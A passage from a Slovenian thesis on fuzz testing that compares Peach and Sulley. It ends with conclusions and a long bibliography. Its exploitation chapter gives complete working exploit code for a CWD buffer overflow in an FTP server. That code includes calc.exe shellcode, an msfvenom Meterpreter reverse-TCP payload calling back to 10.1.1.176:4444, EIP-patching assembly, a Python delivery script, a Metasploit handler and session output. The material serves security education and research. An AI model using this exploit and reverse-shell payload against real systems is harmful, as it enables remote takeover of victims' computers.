
```python
#!/usr/bin/python

import socket
import sys
import os


#
# Generate malicious input.
#
calc = "CWD "
calc += "\x31\xC9\x51\x68\x63\x61\x6C\x63\x54\xB8\xC7\x93\xC2\x77\xFF\xD0"
calc += "\x90"*252
calc += "\x4f\x59\xa6\x71"


# Connect to FTP server and receive banner.
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1],int(sys.argv[2])))
print s.recv(1024)

# Login to the ftp server.
s.send("USER anon\r\n")
print s.recv(1024)
s.send("PASS anon\r\n")
print s.recv(1024)

# Send the exploit and close connection.
s.send(calc+"\r\n")
s.close()
```

Vidimo, da najprej generiramo zlonamerni vhodni podatek. Slediti moramo sliki 7.3, zato naprej definiramo ranljivi ukaz, ki mu sledi zlonamerna koda, ki požene *calc.exe*. Temu nato sledi 252 ukazov \x90, ki pomenijo instrukcijo NOP - to je instrukcija, ki ne naredi nič. Ti ukazi so pomembni, ker zapolnijo vmesno vrzel, ki jo moramo zapolniti, da pridemo do povratnega naslova EIP.

Navsezadnje povratni naslov EIP prepišemo z $0x71A6594F$ - bajti so obrnjeni ravno obratno, ker procesor 4-bajtne vrednosti shranjuje v malem načinu (little endian).

Na koncu se povežemo z ranljivim FTP strežnikom, se vanj prijavimo in izvršimo ranljivi ukaz **CWD** z zlonamernim argumentom.

Ko zgornjo skripto zaženemo, lahko vidimo, da se je ranljivi FTP strežnik sesul, toda odprl se je program *calc.exe*. Tako smo dobili kompleten dostop do izvajanja poljubne zlonamerne kode. To lahko vidimo na sliki 7.5.



Slika 7.5: Zagon programa calc.exe preko ranljivosti v FTP strežniku

7.3.2 Meterpreter

Seveda pa poleg preprostega zagona kot je zagon programa calc.exe, izvedemo tudi kaj veliko bolj destruktivnega. Eden izmed najbolj destruktivnih napadov

na računalnik je totalen nadzor le-tega.

Meterpreter je napredna zlonamerna koda, katere namen je izvedba kompleksnih in naprednih funkcij, ki bi jih bilo zelo naporno napisati v zbirnem jeziku [43]. Prvi korak prevzema računalnika je generiranje zlonamerne kode. To bomo sedaj naredili z ukazom **msfvenom**, in sicer takole:

```
1  # msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.1.1.176 \
2    LPORT=4444 -b '\x00\x0a\x2f\x5c' -e x86/shikata_ga_nai
3  [*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
4  buf =
5  "\xda\xda\xd9\x74\x24\xf4\xba\x72\x15\xc8\x3e\x5e\x2b\xc9" +
6  "\xb1\x49\x31\x56\x19\x83\xee\xfc\x03\x56\x15\x90\xe0\x34" +
7  "\xd6\xdd\x0b\xc5\x27\xbd\x82\x20\x16\xef\xf1\x21\x0b\x3f" +
8  "\x71\x67\xa0\xb4\xd7\x9c\x33\xb8\xff\x93\xf4\x76\x26\x9d" +
9  "\x05\xb7\xe6\x71\xc5\xd6\x9a\x8b\x1a\x38\xa2\x43\x6f\x39" +
10 "\xe3\xbe\x80\x6b\xbc\xb5\x33\x9b\xc9\x88\x8f\x9a\x1d\x87" +
11 "\xb0\xe4\x18\x58\x44\x5e\x22\x89\xf5\xd5\x6c\x31\x7d\xb1" +
12 "\x4c\x40\x52\xa2\xb1\x0b\xdf\x10\x41\x8a\x09\x69\xaa\xbc" +
13 "\x75\x25\x95\x70\x78\x34\xd1\xb7\x63\x43\x29\xc4\x1e\x53" +
14 "\xea\xb6\xc4\xd6\xef\x11\x8e\x40\xd4\xa0\x43\x16\x9f\xaf" +
15 "\x28\x5d\xc7\xb3\xaf\xb2\x73\xcf\x24\x35\x54\x59\x7e\x11" +
16 "\x70\x01\x24\x38\x21\xef\x8b\x45\x31\x57\x73\xe3\x39\x7a" +
17 "\x60\x95\x63\x13\x45\xab\x9b\xe3\xc1\xbc\xe8\xd1\x4e\x16" +
18 "\x67\x5a\x06\xb0\x70\x9d\x3d\x04\xee\x60\xbe\x74\x26\xa7" +
19 "\xea\x24\x50\x0e\x93\xaf\xa0\xaf\x46\x7f\xf1\x1f\x39\x3f" +
20 "\xa1\xdf\xe9\xd7\xab\xef\xd6\xc7\xd3\x25\x7f\x6d\x29\xae" +
21 "\x8a\x70\x30\x9e\xe3\x70\x32\xcf\xaf\xfd\xd4\x85\x5f\xab" +
22 "\x4f\x32\xf9\xf6\x04\xa3\x06\x2d\x61\xe3\x8d\xc1\x95\xaa" +
23 "\x65\xac\x85\x5b\x86\xfb\xf4\xca\x99\xd6\x93\xf2\x0f\xdc" +
24 "\x35\xa4\xa7\xde\x60\x82\x67\x21\x47\x98\xae\xb7\x28\xf7" +
25 "\xce\x57\xa9\x07\x99\x3d\xa9\x6f\x7d\x65\xfa\x8a\x82\xb0" +
26 "\x6e\x07\x17\x3a\xc7\xfb\xb0\x52\xe5\x22\xf6\xfd\x16\x01" +
27 "\x06\xc2\xc0\x6c\x8c\x32\x67\x9d\x4c"
```

Vidimo, da smo generirali zlonamerno kodo, ki se ob zagonu poveže na IP 10.1.1.176 in vrata 4444 ter odpre novo meterpreter sejo. S parametrom **b** smo specificirali nedovoljene znake, ki se v zlonamerni kodi ne smejo pojaviti. Zlonamerno kodo pa smo tudi zakodirali z enkoderjem **shikata_ga_nai**, da smo zmanjšali dolžino zlonamerne kode. Ob zagonu kode bo le-ta samo sebe spremenila v originalno daljšo zlonamerno kodo, ki dejansko naredi prej omenjeno.

Vidimo tudi, da je dolžina kode 317 bajtov. Ker gre v prvi del zlonamerne kode le 268 bajtov, jih moramo razdeliti na dvoje. Pri tem pa moramo tudi prepisati povratni naslov EIP, tako da vsebuje veljavno zlonamerno kodo. Najboljši način za izvedbo tega je, da napišemo nekaj vrstic zbirne kode, ki za nas

naredi točno to. Potrebna zbirna koda je naslednja:

```
1  .386
2  .model flat, stdcall
3
4  .code
5  start:
6
7  ; Calculate the current address.
8  jmp bb
9  aa:
10   jmp cc
11 bb:
12   call aa
13 ; Address of the instruction "pop edi" is in the EDI register.
14 cc:
15   pop edi
16
17 ; Overwrite the return address EIP with the real malicious instruction.
18 mov eax, 0fffffefch
19 not eax
20 add edi, eax
21 mov eax, 0f5ffaf1h
22 mov [edi], eax
23
24 end start
```

V pripeti izvorni kodi najprej izračunamo naš trenutni naslov. Naprej brezpogojno skočimo na labelo **bb**, takoj zatem kličemo labelo **aa**, kar na sklad shrani povratni naslov naslednjega ukaza - *pop edi*. Nato spet brezpogojno skočimo, tokrat na labelo **cc**, nakar trenutno vrednost na skladu (trenutni naslov instrukcije *pop edi*) preberemo v register EDI. Nato v register EAX premaknemo vrednost $0xFFFFFEFC$ in jo invertiramo, kar pomeni, da je v registru EAX dejanska vrednost $0x00000103$. To smo storili zato, da se izognemo ničnim nedovoljenim bajtom $\backslash 00$. To vrednost prištejemo registru EDI, da pridemo do točnega povratnega naslova EIP na skladu, nakar vrednost prepišemo z bajti $0xd982a2de$. Pri tem početju se porajata dve vprašanji:

1. *Zakaj smo trenutnemu naslovu dodali vrednost* $0x00000103$*?* Zato, ker se povratni naslov EIP na skladu nahaja ravno 259 bajtov ($0x103$) po izračunanem trenutnem pomnilniškem naslovu.

2. *Zakaj smo povratni naslov EIP prepisali z bajti* $0x0F5FFAF1$*?* Zato, ker je to manjkajoči del zlonamerne kode, ki smo jo pri pisanju zlonamernega vhodnega podatka izpustili (uporabili za skok na ukaz *jmp edi*).


Najprej si poglejmo prevedeno prejšnjo zbirno kodo, ki izgleda takole:

```
00401000 > $ EB 02          JMP SHORT shel.00401004
00401002   $ EB 05          JMP SHORT shel.00401009
00401004   > E8 F9FFFFFF    CALL shel.00401002
00401009   > 5F             POP EDI
0040100A   . B8 FCFEFFFF    MOV EAX,-104
0040100F   . F7D0           NOT EAX
00401011   . 03F8           ADD EDI,EAX
00401013   . B8 F1FA5F0F    MOV EAX,0F5FFAF1
00401018   . 8907           MOV DWORD PTR DS:[EDI],EAX
```

Iz tega lahko hitro sestavimo zgolj hexadecimalno zlonamerno kodo. Vse kar moramo storiti, je, da prepišemo hexadecimalne vrednosti (srednji stolpec) v eno vrstico:

```
"\xEB\x02\xEB\x05\xE8\xF9\xFF\xFF\xFF\x5F\xB8\xFC\xFE"
"\xFF\xFF\xF7\xD0\x03\xF8\xB8\xF1\xFA\x5F\x0F\x89\x07"
```

To kodo moramo postaviti na začetek zlonamerne kode, ki se bo izvršila takoj po skoku izvajanja programa na naš vhodni podatek. Na sliki 7.4 to lahko vidimo kot zeleno polje, v katerem piše **Prepiši EIP**. Omenjeni del zlonamerne kode je dolg 26 bajtov. Zato imamo v prvem delu zlonamerne kode na voljo zgolj 268 - 26 = 242 bajtov, ki jih bomo uporabili za vnos naše zlonamerne kode, generirane z **msfvenom**. Sledijo ji 4 bajti $0xF1FA5F0F$, s katerimi prepišemo povratni naslov EIP. To so dejansko 269-272 bajti zlonamerne kode, generirane z ukazom *msfvenom*. Za tem sledi preostali del 71 bajtov zlonamerne kode. Dejanski vhodni podatek je prikazan na sliki 7.6.



Slika 7.6: Sestava vhodnega argumenta ukaza CWD

Če pri generiranju celotnega vhodnega podatka sledimo formatu, predstavljenemu na sliki 7.6, potem se bo pri izvršbi zlonamerne kode FTP strežnik skušal povezati na IP 10.1.1.176 na vratih 4444. Ker pa smo zlonamerno kodo generirali v upanju odprtja Meterpreterja, moramo na napadalčevem računalniku na IPju 10.1.1.176 dejansko zagnati inverzni Meterpreter, ki bo poslušal

na vratih 4444. Ko se bo zlonamerna koda povezala na ta vrata, bo prišlo do izmenjave sporočil, nakar se nam bo odprla seja Meterpreter. S pomočjo seje se bomo lahko z napadalčevega računalnika povezali na žrtev ter pridobili kompleten dostop do računalnika.

Torej mora na napadalčevem računalniku na vratih 4444 poslušati inverzni Meterpreter. To lahko avtomatiziramo z naslednjo skripto:

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LPORT 4444
set LHOST 10.1.1.176
set ExitOnSession false
exploit -j -z
```

ki jo lahko zaženemo z ukazom **msfconsole**:

```
# msfconsole -r meterpreter.rc
```

Ostane nam le še zapis skripte, ki bo dejansko generirala zlonamerni vhodni podatek ter ga poslala ranljivemu FTP strežniku. Skripta, napisana v programskem jeziku Python, ki sledi formatu vhodnega podatka, prikazanega na sliki 7.6, in dejansko izvrši zlonamerno kodo, je prilepljena tu:

```
#!/usr/bin/python

import socket
import sys
import os


# The flawed command.
shell = "CWD "

# First 26 bytes: overwrite the return address EIP.
shell += \
"\xEB\x02\xEB\x05\xE8\xF9\xFF\xFF\xFF\x5F\xB8" \
"\xFC\xFE\xFF\xFF\xF7\xD0\x03\xF8\xB8"
shell += "\xf1\xfa\x5f\x0f"                    # overwriten EIP
shell += "\x89\x07"                            # rest

# First part of shellcode.
shell += \
"\xdb\xc3\xba\x54\x2a\xa1\xe5\xd9\x74\x24\xf4\x5e\x2b\xc9" \
"\xb1\x49\x31\x56\x19\x83\xc6\x04\x03\x56\x15\xb6\xdf\x5d" \
"\x0d\xbf\x20\x9e\xce\xdf\xa9\x7b\xff\xcd\xce\x08\x52\xc1" \
"\x85\x5d\x5f\xaa\xc8\x75\xd4\xde\xc4\x7a\x5d\x54\x33\xb4" \
```

```
24 "\x5e\x59\xfb\x1a\x9c\xf8\x87\x60\xf1\xda\xb6\xaa\x04\x1b" \
25 "\xfe\xd7\xe7\x49\x57\x93\x5a\x7d\xdc\xe1\x66\x7c\x32\x6e" \
26 "\xd6\x06\x37\xb1\xa3\xbc\x36\xe2\x1c\xcb\x71\x1a\x16\x93" \
27 "\xa1\x1b\xfb\xc0\x9e\x52\x70\x32\x54\x65\x50\x0b\x95\x57" \
28 "\x9c\xc7\xa8\x57\x11\x16\xec\x50\xca\x6d\x06\xa3\x77\x75" \
29 "\xdd\xd9\xa3\xf0\xc0\x7a\x27\xa2\x20\x7a\xe4\x34\xa2\x70" \
30 "\x41\x33\xec\x94\x54\x90\x86\xa1\xdd\x17\x49\x20\xa5\x33" \
31 "\x4d\x68\x7d\x5a\xd4\xd4\xd0\x63\x06\xb0\x8d\xc1\x4c\x53" \
32 "\xd9\x73\x0f\x3c\x2e\x49\xb0\xbc\x38\xda\xc3\x8e\xe7\x70" \
33 "\x4c\xa3\x60\x5e\x8b\xc4\x5a\x26\x03\x3b\x65\x56\x0d\xf8" \
34 "\x31\x06\x25\x29\x3a\xcd\xb5\xd6\xef\x41\xe6\x78\x40\x21" \
35 "\x56\x39\x30\xc9\xbc\xb6\x6f\xe9\xbe\x1c\x18\x83\x45\xf7" \
36 "\x2d\x52\x47\xb7\x5a\x56\x47\xa6\xc6\xdf\xa1\xa2\xe6\x89" \
37 "\x7a\x5b\x9e\x90"
38
39 # EIP (get's overwritten by "\xf1\xfa\x5f\x0f" when shellcode runs)
40 shell += "\x4f\x59\xa6\x71"
41
42 # Second part of the shellcode.
43 shell += \
44 "\x7c\x3c\xeb\xa3\x80\xf3" \
45 "\x1c\xce\x92\x64\xed\x85\xc9\x23\xf2\x30\x67\xcc\x66\xbe" \
46 "\x2e\x9b\x1e\xbc\x17\xeb\x80\x3f\x72\x67\x08\xd5\x3d\x10" \
47 "\x75\x39\xbe\xe0\x23\x53\xbe\x88\x93\x07\xed\xad\xdb\x92" \
48 "\x81\x7d\x4e\x1c\xf0\xd2\xd9\x74\xfe\x0d\x2d\xdb\x01\x78" \
49 "\xaf\x20\xd4\x45\x35\x50\x52\xa6\xf5"
50
51
52 # Connect to FTP server and receive banner.
53 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
54 s.connect((sys.argv[1],int(sys.argv[2])))
55 print s.recv(1024)
56
57 # Login to the ftp server.
58 s.send("USER anon\r\n")
59 print s.recv(1024)
60 s.send("PASS anon\r\n")
61 print s.recv(1024)
62
63 # Send the exploit and close connection.
64 s.send(shell+"\r\n")
65 s.close()
```

Ko skripto poženemo, le-ta najprej generira zlonamerni vhodni podatek. Nato se poveže na FTP strežnik ter se vanj prijavi z uporabniškim imenom in geslom **anon**. Nazadnje na strežnik pošlje tudi ukaz *CWD* z zlonamernim argumentom, ki prepiše povratni naslov EIP z naslovom, kjer se nahaja ukaz

jmp edi. Izvajanje se nato preusmeri na vrednost registra EDI, kar pomeni, da se izvajanje nadaljuje na našem zlonamernem argumentu, podanem ukazu *CWD*. Le-ta najprej prepiše prejšnji povratni naslov EIP, ki je bil uporabljen za skok na našo zlonamerno kodo, z pravilno vrednostjo manjkajoče zlonamerne kode. Nato se zlonamerna koda dejansko izvrši, s čimer pridobimo Meterpreter sejo, ki izgleda nekako takole:

```
1  msf  exploit(handler) > sessions -l
2
3  Active sessions
4  ===============
5
6    Id  Type                   Information                        Connection
7    --  ----                   -----------                        ----------
8    1   meterpreter x86/win32  ELEANORITY\eleanore @ ELEANORITY  10.1.1.176:4444 \
9    -> 10.1.1.159:1186
10
11 msf  exploit(handler) > sessions -i 1
12 [*] Starting interaction with 1...
13
14 meterpreter > ipconfig
15
16 AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
17 Hardware MAC: 08:00:27:b9:e6:8f
18 IP Address  : 10.1.1.159
19 Netmask     : 255.255.255.0
20
21
22
23 MS TCP Loopback interface
24 Hardware MAC: 00:00:00:00:00:00
25 IP Address  : 127.0.0.1
26 Netmask     : 255.0.0.0
```

Najprej smo z ukazom **sessions -l** prikazali vse trenutno aktivne seje. Vidimo, da je aktivna samo seja **1**. Če hočemo z njo interaktirati, moramo izvesti ukaz **sessions -i 1**, nakar dobimo Meterpreter ukazni poziv. Ta poziv je zelo podoben ukaznemu pozivu **cmd**, le da vsebuje nekatere zelo napredne funkcije, kot je slikanje zaslona, zajem pritisnjenih tipk (keylogger) itd. Mi smo kot primer, da se res nahajamo na žrtvinem računalniku, izvedli ukaz **ipconfig**, ki nam je izpisal trenutni IP žrtvinega računalnika, ki je 10.1.1.159.

S tem pa smo pridobili celoten dostop do žrtvinega računalnika.

Poglavje 8

Zaključek

8.1 Ugotovitve

Po končanem testiranju smo prišli do naslednjih ugotovitev, ki jih predstavljamo tu:

- Negativno testiranje je hitro, kar se tiče testiranja poljubnega protokola, datotečnega formata itd., toda ima hkrati tudi kar nekaj omejitev, opisanih v poglavju 4.5, ki so se izkazale za pravilne.

- Z negativnim testiranjem smo odkrili kar nekaj sicer starih ranljivosti, toda tudi navidezno nepomembna ranljivost lahko napadalcu omogoči zagon poljubne kode ali popoln prevzem nadzora nad računalnikom.

- Če dandanes hočemo odkriti nove ranljivosti, se moramo posluževati bolj naprednih metod odkrivanja ranljivosti. Takoj po razvoju določenega programa je sicer smiselno uporabiti negativno testiranje, da izločimo najbolj pomembne napake, toda zavedati se moramo, da s tem ne bomo našli in odpravili vseh napak.

- V primeru, da se odločamo med programoma za negativno testiranje Peach in Sulley, je definitivno bolje izbrati Peach, ki najde veliko več ranljivosti, kot Sulley. Ima tudi boljšo podporo, na primer poštni seznam, kjer lahko dobimo strokovno pomoč.

- Naše testiranje še zdaleč ni popolno, kar pomeni, da bi se v nekaterih primerih mogoče Sulley odrezal bolje kot Peach. Veliko bolje bi bilo testirati vsako vrsto ranljivosti posebej in se na koncu odločiti, pri katerih vrstah ranljivosti se odreže bolje Sulley in pri katerih Peach.

8.2 Nadaljnje delo

Primerjali smo učinkovitost dveh negativnih testerjev Sulley in Peach. Proces testiranja še zdaleč ni bil popoln, toda je zadoščal za dokaz večje učinkovitosti programa Peach nad Sulley.

Proces testiranja bi lahko izboljšali na naslednje načine:

- **Prepoznava nepodprtih ukazov:** Tako Sulley kot Peach predpostavljata, da ima FTP strežnik podprte vse ukaze. Smiselno bi bilo vhodne datoteke obeh programov za negativno testiranje dopolniti tako, da bi avtomatsko zaznale nepodprte ukaze, ter nadaljevale s testiranjem naslednjega ukaza. Tako bi se izognili testiranju velikega števila ukazov, ki jih strežnik niti ne podpira in zato do ranljivosti ne more priti. Veliko bi pridobili tudi na času testiranja.

- **Urediti vhodne datoteke v Peach:** Vhodne datoteke negativnega testerja Peach bi se dalo precej zmanjšati (ob enaki funkcionalnosti), kar bi pozitivno vplivalo na preglednost in urejanje datoteke.

- **Testiranje večjega nabora protokolov:** Da bi se lahko bolj objektivno odločili o večji učinkovitosti programa Peach, bi bilo bolje testiranje ponoviti na večih različnih protokolih, datotečnih formatih itd. Tako bi imeli večji nabor rezultatov, ki bi lahko spremenili trenutno oceno učinkovitosti programov Sulley ali Peach.

- **Testiranje na različnih verzijah operacijskega sistema:** Včasih se lahko zgodi to, da ista verzija programa vsebuje ranljivost na starejši verziji operacijskega sistema, toda na novejši verziji operacijskega sistema je ne vsebuje več. Testiranje bi bilo zato smiselno ponoviti na večih različnih verzijah operacijskega sistema, npr.: tako na Windows XP kot tudi na Windows Vista in Windows 7.

Literatura

[1] C. Anley, J. Heasman, F. Linder, G. Richarte, The Shellcoder's Handbook: Discovering and Exploiting Security Holes, "Introduction to Format String Bugs", 2. izd., Wiley Publishing, 10475 Crosspoint Boulevard, Indianapolis, 2007, str. 61-88.

[2] M. Sutton, A. Greene, P. Amini, Fuzzing: Brute Force Vulnerability Discovery., Addison-Wesley Professional, 2007.

[3] M. Sutton, A. Greene, P. Amini, "Definition of Fuzzing", Fuzzing: Brute Force Vulnerability Discovery., Addison-Wesley Professional, 2007, str. 22.

[4] M. Sutton, A. Greene, P. Amini, "Fuzzing Phases", Fuzzing: Brute Force Vulnerability Discovery., Addison-Wesley Professional, 2007, str. 27-28.

[5] M. Sutton, A. Greene, P. Amini, "Fuzzing Methods and Fuzzer Types", Fuzzing: Brute Force Vulnerability Discovery., Addison-Wesley Professional, 2007, str. 33-44.

[6] Taint Analysis in Practice, Michiel Scholten, Vrije Universiteit Amsterdam, Bachelor Computer Science, December, 2007.

[7] D. Wagner, J.Foster, E. Brewer, A. Aiken, A first step towards automated detection of buffer overrun vulnerabilities, University of California, Berkeley, Feb. 2000.

[8] Ghosh, A.K. and O'Connor, T. and McGraw, G., An automated approach for identifying potential vulnerabilities in software, Security and Privacy, 1998. Proceedings, 1998 Symposium, pp.104-114.

[9] Rescorla, E. Is finding security holes a good idea?, Security Privacy, IEEE, 2005, RTMF, Inc.

[10] O.H. Alhazmi and Y.K. Malaiya and I. Ray, Measuring, analyzing and predicting security vulnerabilities in software systems, Computer & Security, 2007, dostopno na http://www.sciencedirect.com/science/article/pii/S0167404806001520.

[11] Web scanners, Top 125 Network Security Tools, dostopno na http://sectools.org/tag/web-scanners/.

[12] J. DeMott, The Evolving Art of Fuzzing, DEF CON 14, dostopno na http://www.defcon.org/images/defcon-14/dc-14-presentations/DC-14-DeMott.pdf, 2006.

[13] P. Oehlert, Violating Assumptions with Fuzzing, IEEE Security and Privacy archive, zvezek 3 izdaja 2, Marec 2005, strani 58-62.

[14] P. Garg, Windows Memory Management, dostopno na www.intellectualheaven.com/Articles/WinMM.pdf.

[15] L. Juranić, Using fuzzing to detect security vulnerabilities, Infigo Information Security, Apr. 2006.

[16] B. Marick, How to Misuse Code Coverage, Reliable Software Technologies, 1998.

[17] C. Miller, Z. N. J. Peterson, Analysis of Mutation and Generation-Based Fuzzing, Independent Security Evaluators, Marec, 2007.

[18] M. Sutton, A. Greene, The Art of File Format Fuzzing, iDEFENCE Labs.

[19] T. Avgerinos, S. K. Cha, B. L. T. Hao, D. Brumley, AEG: Automatic Exploit Generation, Carnegie Mellon University, Pittsburgh.

[20] Cadar, Cristian and Ganesh, Vijay and Pawlowski, Peter M. and Dill, David L. and Engler, Dawson R., EXE: Automatically Generating Inputs of Death, ACM Trans. Inf. Syst. Secur., December 2008, dostopno na http://doi.acm.org/10.1145/1455518.1455522, ACM.

[21] M. Eddington, Peach Fuzzing Platform, dostopno na http://peachfuzzer.com/, May 2004.

[22] P. Amini, A. Portnoy, Sulley: Fuzzing Framework, dostopno na https://github.com/OpenRCE/sulley.

[23] J. Newsome, D. Song, Dynamic Taint Analysis for Automatic Detection, Analysis, and Signature Generation of Exploits on Commodity Software, Department of Electrical and Computer Engineering, dostopno na http://repository.cmu.edu/ece/3, 2005.

[24] T. Wang, T. Wei, Z. Lin, W. Zou, IntScope: Automatically Detecting Integer Overflow Vulnerability in X86 Binary Using Symbolic Execution, In Proceedings of the 16th Annual Network and Distributed System Security Symposium, CA, Feb. 2009.

[25] Brumley, D. and Poosankam, P. and Song, D. and Jiang Zheng Automatic Patch-Based Exploit Generation is Possible: Techniques and Implications, Carnegie Mellon Univ., Pittsburgh, PA, 2008.

[26] Drewry, Will and Ormandy, Tavis, Flayer: Exposing Application Internals, Proceedings of the first USENIX workshop on Offensive Technologies, dostopno na http://dl.acm.org/citation.cfm?id=1323276.1323277, USENIX Association, Berkeley, CA, USA, 2007.

[27] Cowan, C. and Wagle, F. and Calton Pu and Beattie, S. and Walpole, J., Buffer overflows: attacks and defenses for the vulnerability of the decade, Dept. of Comput. Sci. & Eng., Oregon Graduate Inst. of Sci. & Technol., Beaverton, zvezek 2, 2000.

[28] Ganesh, V. and Leek, T. and Rinard, M., Taint-based directed whitebox fuzzing, ICSE 09 Proceedings of the 31st International Conference on Software Engineering, strani 474-484, 2009.

[29] P. Godefroid, M. Y. Levin, D. Molnar, Automated Whitebox Fuzz Testing, Microsoft.

[30] T. Wang, T. Wei, G. Gu, W. Zou, TaintScope: A Checksum-Aware Directed Fuzzing Tool for Automatic Software Vulnerability Detection, Key Laboratory of Network and Software Security Assurance (Peking University), Institute of Computer Science and Technology (Peking University), Department of Computer Science & Engineering, Texas A&M University, 2010.

[31] K. Kosteila, Fuzzing and TaintScope, Helsinki, dostopno na http://www.cs.helsinki.fi/u/karvi/kosteila.pdf, Apr. 2011.

[32] J. Salwan, GuildFTPd FTP Server 0.999.14 Remote Delete Files Exploit, dostopno na http://www.exploit-db.com/exploits/8200/.

[33] The ultimate security vulnerability datasource, dostopno na http://www.cvedetails.com/.

[34] National vulnerability databases, dostopno na http://nvd.nist.gov/.

[35] Database of computer security knowledge and resources, dostopno na http://www.securityfocus.com/.

[36] The open source vulnerability database, dostopno na http://osvdb.org/.

[37] Terminološki slovar informatike, Sašo Koren, Slovensko društvo informatika, II. izdaja 1.10.2004.

[38] Hypertext Transfer Protocol, dostopno na http://en.wikipedia.org/wiki/GET_(HTTP).

[39] Botnet: a collection of compromised computers, dostopno na http://en.wikipedia.org/wiki/Botnet.

[40] Wikipedia, the free encyclopedia, Information Security, dostopno na http://en.wikipedia.org/wiki/Information_security.

[41] Exploits Database, EasyFTP Server <= 1.7.0.2 CWD Buffer Overflow (Metasploit), dostopno na http://www.exploit-db.com/exploits/12312/.

[42] Metasploit Penetration Testing Software, dostopno na http://metasploit.com/.

[43] M. Miller, Metasploit's Metepreter, Advanced Payload included in the Metasploit Framework.

[44] Windows XP SP3 EN Calc Shellcode 16 Bytes, dostopno na http://www.shell-storm.org/shellcode/files/shellcode-739.php.

[45] Wikipedia, the free encyclopedia, Data Execution Prevention, dostopno na http://en.wikipedia.org/wiki/Data_Execution_Prevention.

[46] Wikipedia, the free encyclopedia, Address space layout randomization, dostopno na http://en.wikipedia.org/wiki/Address_space_layout_randomization.

[47] Marko Hölbl, Socialno inženirstvo, revija Monitor, Marec 2009, letnik 19, številka 3.

[48] 32-bit assembler level analysing debugger for Microsoft Windows, dostopno na www.ollydbg.de, Nov. 2000.

[49] Wikipedia, the free encyclopedia, Fuzz testing, dostopno na http://en.wikipedia.org/wiki/Fuzz_testing.

[50] Wikipedia, the free encyclopedia, Transmission Control Protocol, dostopno na http://en.wikipedia.org/wiki/Transmission_Control_Protocol.

[51] Charles M. Kozierok, The TCP/IP Guide, dostopno na http://www.tcpipguide.com/free/t_HTTPRequestMessageFormat-2.htm, 2003.

[52] Dafydd Stuttard, Marcus Pinto, "Attacking Other Users", The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws., Richard Swadley, ur: Indianapolis: Wiley Publishing, 2007, str. 375-388.

[53] Reference of the C++ Language Library, dostopno na http://www.cplusplus.com/reference/clibrary/cstdio/printf/, 2000.

[54] Jacob West, How I Learned to Stop Fuzzing and Find More Bugs, DEF CON 15, Las Vegas, Fortify Software, dostopno na http://www.defcon.org/images/defcon-15/dc15-presentations/dc-15-west.pdf, 2007.

[55] Patrice Godefroid, From Blackbox Fuzzing to Whitebox Fuzzing towards Verification, Microsoft Research, dostopno na http://research.microsoft.com/en-us/um/people/pg/public_psfiles/talk-issta2010.pdf, 2010.

[56] Stephen Bradshaw, Automating the SPIKE Fuzzing of Vulnserver, dostopno na http://resources.infosecinstitute.com/fuzzer-automation-with-spike/, 2010.

[57] Michael Eddington, Demystifying Fuzzers, Blackhat USA 9, Leviathan Security Group, Inc., dostopno na http://www.blackhat.com/presentations/bh-usa-09/EDDINGTON/BHUSA09-Eddington-DemystFuzzers-PAPER.pdf, 1.1.2009.

[58] The World's Most Popular Network Protocol Analyzer, dostopno na http://www.wireshark.org/.

[59] Same origin policy, dostopno na http://www.w3.org/Security/wiki/Same_Origin_Policy.

[60] A social utility that connects people, dostopno na http://www.facebook.com.

[61] Google email, dostopno na https://mail.google.com/.

